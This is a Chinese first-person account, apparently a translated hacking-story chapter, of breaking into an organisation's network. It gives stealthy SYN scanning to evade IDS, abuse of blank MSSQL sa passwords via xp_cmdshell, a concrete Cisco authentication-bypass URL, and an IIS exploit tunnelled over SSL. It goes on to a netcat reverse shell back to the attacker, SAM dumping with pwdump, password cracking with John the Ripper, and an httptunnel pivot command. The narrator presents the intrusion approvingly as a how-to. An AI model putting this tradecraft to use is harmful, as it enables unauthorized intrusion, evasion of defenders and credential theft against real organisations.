首先，我显然应该选择 Linux 平台。几乎我用的所有工具都运行在 Linux 下。我的一套探索器在 Linux 下运行得真的很好。现在 OpenBSD 已经就绪了，我还算得上是个 Solaris 爱好者，只是在工作时，我不用 Linux 平台。我并不关心它是 Red Hat，Mandrake，还是 Debian。这并不重要。重要的是你能根据需要调整操作系统。这才是关键。你要能确信底层操作系统是可靠的。根据有关笔记，我的自制工具是 Bourne Shell，Expect 和 Python 脚本的混合体，也有少量 Perl，但大多数脚本都是用 Python 写的。如果你想在这类游戏中获胜，代码重用很重要。

我喜欢用 nmap 做网络搜寻，这是一个很好的工具。我过去用 strobe，而 nmap

提供了更多的功能——包括从常规连接搜寻到 FIN 搜寻, UDP 搜寻, 慢速搜寻, 快速搜寻, 控制端口等所有功能。它是我选择的在网络上确定目标的搜寻器。我偶尔用它来确定目标操作系统。然而, 我已经发现, 在某些情况下, 它破坏目标机器, 那倒是有点无意中的大泄露。

为了识别目标操作系统, 我倾向于依靠获取标识。虽然 nmap 的确为远程操作系统提供指纹, 但它有时也会犯错误。我看到过 nmap 将 Solaris7 当成了 OpenBSD 系统。获取标识仍然是远程操作系统指纹的“金科玉律”。只是大多数系统管理员不知道。如果他们只要花时间减少系统识别的步骤, 就会使我的工作困难得多。不会花太多时间——只是很小一会儿的努力就行。获取标识有点危险, 因为为了获取这个信息一般要建立一个完全连接; 然而用 nmap 的操作系统指纹功能把你的目标击倒也不一定是个好主意。

那么, 识别操作系统选择什么端口好呢? 两个对抓取标识较有用的 TCP 端口是 80 端口 (WWW) 和 25 (SMTP) 端口。21 端口 (FTP) 和 23 (Telnet) 端口实际上不是好的选择。如果另一端很灵活, 就能通过路由器的访问控制列表 (ACL), 防火墙或经过 TCP 打包器的访问控制获得被锁定的 21 端口和 23 端口。无论如何, 它是相当安全的, 那两个端口都在某个地方记下日志。是的, 你也许同样对 WWW 和 SMTP 做了日志。区别在于信息通常隐藏在某个管理员并不真要去看的日志文件里, 因为他们每天都有成千上万个连接。


现在, 我让应用系统依赖多种工具。选择这些工具几乎都是因为它们简单而且能够根据我的需求而修改。对于 Web 服务器我倾向于 RFP 的 Whisker 程序。是的, 我试过 Nikto 而且很喜欢它 (我甚至用它来做 Whisker 的候补), 但是我现在开始真正相信 Whisker 了。如果你打算用工具获得成功就得相信它们。你会问“但是 SSL 服务器怎么样?”很好, 那些服务器有 sslproxy。而它本身并不是一个用来攻击的工具, 你能用它来给在 SSL 服务器上运行的 Whisker 提供加密。很好, 不是吗?

对于微软的 SQL Server 服务器, 可以用 LinSQL。这是一个神奇的工具, 实际上它是我根据自己的需要做了修改的 linux 的 Microsoft 客户端。我一直很惊讶网络管理员将 Microsoft SQL Server 放在他们能在 Internet 上访问到的地方。另外令我吃惊的是, 我遇到过多少次 Microsoft SQL Server 的 sa 账号的密码都是空的。有时, 这已经足够提供对网络的直接访问了。LinSQL 依靠 xp_cmdshell 扩展存储过程来执行你发送到操作系统的任何命令。一些足够敏捷的管理员便能从 SQL 服务器中删除这个过程。对于这些情况, 我使用 SQLAT 作为 SQL 审计工具。

SQLAT 是另外一个可以在 Microsoft SQL 服务器上使用的 Linux/BSD 工具包。

SQLAT 本质上是一套能做目录攻击、上传文件、读系统注册表及导出 SAM 的工具。也有一个工具可用 HTML 格式的输出来对 SQL 服务器进行最起码的分析。为了运行一些工具套件需要访问 sa 账号，但一般这不是问题。如果 SQL 管理员删除了 xp_cmdshell 扩展过程，这个工具能临时恢复 xp_cmdshell。为了完成这件事情，包含 xp_cmdshell 代码的动态链接库一定还要在系统上。SQLAT 提供了有关 SQL 服务器的有价值的信息，并使他更容易攻破。一旦收集到了有关 SQL 服务器的必要的信息，我就能很快获得对系统的访问。

我的工具箱内容丰富多样，包含我多年来获得的一整套探索器。我将所有的东西放在被我叫做“攻击树”的目录结构中。基本上，我让探索器在 UNIX 探索器和基于 Windows 的探索器之间进行攻击。我从这儿攻破了两个目录进入远程和本地的子目录。然后将远程和本地目录分成针对不同服务的探索器。下一级是攻破他们影响操作系统的探索器。攻击树的结构被镜像到攻击树目录结构中，如果我需要 Solaris8 snmpXdmid 服务上的探索器，就要到名为/exploits /unix /remote /snmp /solaris /8 的目录下查找探索器代码或者已经被编译的二进制文件，并准备运行。树型结构如下图所示：



探索器攻击树型结构

这里不能列举出全部。我已经保存了 Cisco 路由器和交换机这样的网络设备探索器的探索结果和信息。我有一个对不同系统和账号的默认密码专用的目录。总之，我有一个很大的攻击网络的工具箱。

一旦进入系统，我一般试图导出 SAM 或捕获 UNIX 密码和 shell 文件。如果能得到这些信息，那么我就能将他们下载到本地系统并通过 John the Ripper 运行。我个人认为它是最好的开源密码攻击程序。我已经用了很长时间了，还用它跟朋友交换 john.pot 文件。我的 john.pot 集现在已经超过 10MB 了，而且 John 使用的密码列表有将近 60MB 了。在 Windows 系统中，如果能够访问并获得 SAM，就能保证获得密码

并用它来进一步探索这次访问。

搜寻

如果打算搜寻目标，就需要选择一个合适的日子来做这件事情。你必须认真地考虑被发现的可能性，尤其是 IDSs 现已变得越来越好了。尽管晚上是搜寻的好时间，因为他们很可能正实行 NOC 个人轮班制，我觉得这一天应该是个较好的选择。在那天，他们自己站点大量的进出流量会掩盖我的巡视。

开始，没有一个正在巡视的站点 Ping 了他们的主机。这使那类活动相当低级，从而触发一些 IDS。而且大部分网络，如果是紧密的，就会过滤掉进入的 ICMP 回应请求。所以，我从所谓的“盲查”开始。这种查询基本上使用名为 TCP SYN 查询的方式来查询一些普通端口。用这种类型的查询，nmap 完成了 TCP 用来建立连接的三次握手的三步中的两步。如果我小心地慢慢搜寻，就可以避免被 IDSs 发现。

我宁愿用 SYN 搜寻而不是全连接搜寻。因为连接搜寻很可能在某个地方记下连接日志，可能向网络管理员告警有某个可疑的东西正在接近。所以，对于这些家伙，我减慢巡视，并且只查找 20, 21, 22, 23, 25, 80, 443 端口（我希望能找到 80 和 443 端口，也想找到其它的端口）。

最初的扫描进行得很好。我确定了 6 个有用的端口。怎么来定义有用呢？问得好。有用意味着那台主机上有多个端口开放，运行了能提供进入网络通道的服务。其中某个主机运行着两个服务，尽管两个服务都被绑定到同一个应用系统——一个 Web 服务器。他们显然都在提供过滤功能的路由器后面（好像我猜对了），他们的操作系统有很大不同。我做了一个自己发现的系统和服务列表（为了表明我的“清白”，IP 地址已经改了）。

查找到的主机和可用的服务

IP 地址系统	开放的端口	运行
10.89.144.133	80 (WWW)	Cisco device
10.89.144.140	80 (WWW)	Cisco device
10.89.144.155	80 (WWW), 443 (SSL)	Windows NT4.0
10.89.144.154	22 (SSH)	未知
10.89.144.166	80 (WWW), 443 (SSL)	Windows 2000
10.89.144.241	25 (SMTP)	Sun

尽管有了这个列表，但是我现在还需要找到更多信息。那么，这种 Cisco 设备——是什么？是路由器还是交换机？既然我已经访问到了这些设备上的 Web 服务器，这就是我开始的地方。


愚蠢的 Cisco 骗局

Cisco 交换机和路由器在其 Web 服务器上曾经有一个有趣的 bug。这个 bug 允许你通过 Web 服务器认证，能够对设备上所选择的命令进行访问。真的很简单，我很惊讶，在我之前没有人发现它（可恨，我甚至想踢自己一脚为什么没有早点琢磨这事）。无论如何，探索器是这样运行的：只要向设备发送与以下类似的 URL：`http://ip-address/ <xx>/exec/-/show/config`，而<xx>是从 19 到 99 的数。如果 Cisco 设备有弱点，就能看到以下信息：



CiscoWeb 认证旁路缺陷

非常聪明。可是，我还不知道除了用 Web 服务器外还打算怎么访问这些设备，后来我想出来了。由此，现在我看着屏幕，显然是个路由器，而且就是 Cisco 路由器。




Cisco 路由器显示版本信息

现在我了解了更多关于这个特殊的路由器的信息。它是一个运行在 Internetwork 操作系统 (IOS) 12.0 (7) T 上的 Cisco1720 路由器, 1720 吗? 是的, 我想不出来这儿为什么是这么一个小的路由器。但是, 嗨, 我不是他们的网络管理员。重要的是我现在有了一个可用的密码了。

成功的网络访问 (不被注意, 也不被人抓住) 需要时间和努力。就像好莱坞电影里演的那样, 你会认为你所要做的事情就是连到网络, 输入几个密码, 然后就进去了。多么荒唐。要花费时间的, 尤其是网络管理员已做了很多努力使网络安全。

不管怎样, 我还要检查一下另外一个 Cisco 设备。这个设备不容易受到同一个 bug 的感染。事实上它想要一个用户名和密码进入授权的 EXEC 模式。那么, 我现在有两个密码可以试: 从路由器 (攻击) 获得的 VTY 密码和启用密码 (Cisco), 启用密码没有什么问题就让我进入了。



访问 Cisco 路由器

所以，我访问了那台路由器和交换机。这肯定是个开始。问题是这并不是我期待的真正的交互式命令行接口。哦，不要误导我，我很高兴访问它，但是要真的到达任何地方，我还需要更多。所以，我需要把注意力转到更潜在的东西。我决定稍后再回到路由器和交换机。现在，我想看看另外四个系统。

计算机就是计算机，McNealy 先生

我选定的下一个目标是邮件服务器。识别这个系统真的很容易——真令人厌烦。基本上就是连接到 SMTP 端口，获取标识。非常容易、简单。



Sun Sendmail 服务器

从这些信息中我可以收集到几件事情。他们有 Solaris7 系统（简称 sparc7s，所以我将处理器的范围缩小到 SPARC）。OS 版本是通过 sendmail 版本 8.9.3+Sun/8.9.1 识别的。这是 Solaris7 SendMail 的默认版本。他们甚至根本没有真正上锁。我可以用 HELP, EXPN 和 VRFY。有许多信息泄露出来。所以，我能够访问邮件端口，但是我真正想用的是 Telnet 访问。我继续进入到 Web 服务器。


Web, Web……, 还是 Web

Web 服务器提供了我想得到的更有价值的信息。初步巡视表明：这两个服务器上只有 80 和 443 端口（分别是 HTTP 和 HTTPS）对 Internet 开放。我知道他们在监视 80 端口，因为我的 Whisker 巡视在两个服务器上都没有成功。SSL 端口有过多的信息。看，这就是 SSL 的美好：它对 IDSs 隐藏了信息。他们看不到数据流，因为数据流被加密了。不是很可爱吗？

为巡视 SSL 服务器，我不得不建立一个 SSL 通道来引导我的巡视。用我工具箱

中一个叫做 SSL Proxy 的工具就足够了（大吃一惊）。

SSL Proxy (ssl proxy) 是个灵活的小程序，它基本上可以连接到 SSL（服务器或其他使用 SSL 的东西），并与之正常通信。SSL Proxy 处理所有必需的加密。你只需为它找到远程 SSL 服务器并与系统的本地端口绑定就可以用了，Telnet 到此端口，然后就进去了。



Web 服务器的 SSL Proxy

从屏幕上看，我知道自己不是第一个在此机器上露面的人。显然，另一个人已经攻击了它，并篡改了 SSL 服务器的默认页。哦，没事。这并不能阻止我。但是很有趣，系统管理员并没有意识到有别的人入侵了这个系统。我猜这不是他们很重要的一个系统。对我来说，这意味着一条进来的路。我一旦证实能扫描 Web 服务器，就让 Whisker（触角）按它自己的步骤搜索，你知道什么？这个系统对各类 Internet 信息服务器（IIS）的弱点也是开放的。你也许认为管理是应该至少能在某种程度上修补它的！不过，要做的最简单的事情就是选择一个探索器并与之相配。我选择的是利用 Microsoft IIS 目录弱点的流行的探索器，IIS-Zang。

我用建立的 SSL Proxy 通道连到 Web 服务器，并开始四处搜寻。显然，那个在我之前先黑了这个系统的家伙把他们干事的工具给拉下了。



交易工具

他们给我留下了大量可用的东西。但是为了能到达路由器后面的 Solaris 系统，我打算比他们更进一步。这一定有点恶作剧，但是如果奏效，倒是相当不错的。

那么，怎样处置这个系统上我前任的遗留物呢？好，我已猜出为什么他们的工作白做了？所以用 `pwdump` 工具来清空本地系统 SAM。我合计他们的 `ncl.exe` 基本上是 `netcat`。为了获得我正在探索的 Microsoft 弱点的最小限制，我决定用我这位“朋友”留下来的 `ncl.exe` 程序。有一个可能的问题是：路由器 ACL。如何来获得它呢？既然我不能连接到它们，那么为什么不能让他们连接到我呢？这正是我要做的。我在系统上设置 `netcat`，然后用 `ncl.exe` 程序连接到我侦听的 `netcat` 过程。把它叫做“网络的瑞士军刀”不是没有理由的。在 5000 端口上建立 `netcat` 侦听，然后就用 Windows 主机上的 `netcat` 来接入。显然，它们并没有过滤外出的信息流量；他们应该感到羞耻。真有意思！



直接命令行访问

现在这给我提供了一个更好的命令行接口。然后我用 `pwdump.exe` 程序清空主机 SAM，这唾手可得。我清空了主机 SAM 并将输出下载到我的系统，这样我就能通过 John the Ripper 黑一些密码来运行它。我几乎立即就黑了几个密码，包括一个叫做 master 的，有趣。


我的目标不是已经访问的 Windows 主机，而是 Sun 邮件服务器。第一步是找到系统上的一些账号。为了这样做，我需要开通从路由器内部的 Windows 主机到 Sun 主机上的端口通道。我知道另外一个叫做 `httptunnel` 的灵敏的小程序（在 Windows 上与它相似的是 `hypertunnelNT`）可以让我做这件事情。我用 TFTP1.1 从 `hypertunnelNT` 软件包往 Windows 主机上传了 `hts.exe`（和必要的 `cygwin1.dll`），然后用以下命令建立服务器端的 HTTP 通道：

```
c:\inetpub\scripts\hts.exe -F 10.89.144.241:79 443
```

